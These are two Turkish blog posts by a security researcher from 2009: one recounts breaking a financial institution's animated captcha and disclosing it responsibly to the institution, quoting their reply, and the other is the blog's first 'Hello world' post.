Yaklaşık bir haftadır "nasıl bir captcha kullanmalı, captchakiller sitesi de paralı oldu, acaba çözülmesi zor bir captcha yaptığımdan nasıl emin olabilirim" sorusuna cevap aradığım şu günlerde şans eseri yerel bir finans kuruluşunun kritik uygulamasının giriş sayfasında kullandığı ve muhtemelen kendilerinin tasarlamış olduğu animated captcha (GIF) ile karşılaştım. Animated olması nedeniyle ilk başta OCR'a karşı başarılı olabileceğini düşündüm ancak üzerinde biraz daha düşündükten sonra teoride teknik sebeplerden ötürü pek başarılı olamayacağına kanaat getirdim ve pratikte buna yanıt aramanın hem kendi adıma hem de Türkiye'de oldukça fazla sayıda müşterisi olan

bu finans kuruluđu ve müşterileri adına faydalı olacağını karar verdim ve ufak bir program hazırlamaya başladım. Açık kaynak kodlu kütüphanelerden de faydalanarak yaklaşık 2 saatte tamamladığım bu program, animated captchayı %80 başarıyla çözebiliyor.

Elimden geldiğince e-posta yolu ile yetkililere ulaşmaya çalıştım ancak henüz bir geri dönüş olmadı, olur da geri dönüş olursa ve captchalarında bir iyileştirmeye yaparlarsa ve responsible disclosure konusunda anlayışlı olurlarsa hazırladığım programın içeriğini ve POC videosunu sizlerle paylaşabileceğim...

Güncelleme: Bugün itibarıyla kendileriyle iletişim kurabildim, programı ve POC videoyu paylaştım, hızlı geri dönüşleri ve yaklaşımları için kendilerine teşekkür ediyorum.

Date: Fri, Nov 20, 2009 at 10:03 AM

Merhaba,

Sayfamızda kullanılan captcha üzerine bir çalışma yaptığımızı öğrendik.

Bu konu üzerinde araştırmalarımızı yapıyoruz. Size birkaç soru sormak isteriz .

Çalışmanızı yaparken hangi OCR kütüphanelerini kullandınız?

Herhangi bir sakıncası yoksa yazdığımız programınızı bizimle paylaşabilir misiniz?

Hassasiyetiniz ve bilgilendirmeniz için teşekkür ederiz.

İyi çalışmalar

Hello world!

Source: <https://www.mertsarica.com/hello-world/>

By M.S on November 19th, 2009



Welcome to MertPress. This is my first post. You can not edit or delete it, just enjoy my blogging :)

Uzun zamandan beri bende blog sahibi olsam mı olmasam mı diye hindi gibi düşünüp dururken Huzeyfe'nin jestini geri çeviremedim (kendisine bir kahve borcum oldu) ve bende bilişim güvenliği konusunda deneyimlerimi (ne efsane hikayeler var bir bilseniz ancak etik açıdan paylaşmam pek mümkün değil) sizlerle paylaşmak için yerimi aldım, kimi bilginin paylaşıldıkça çoğalacağına kimi bilgini güç olduğuna ve paylaşıldıkça azalacağına inanır ki bende yıllarca buna inanmıştım ne zamanki doyuma ulaştım (blogum olduğuna göre ulaştım gibi duruyor :)) paylaşmaya inanır oldum, artık zaman buldukça burada bir çok hayat ve iş serüvenimi sizlerle paylaşacağım, görüşmek dileğiyle...
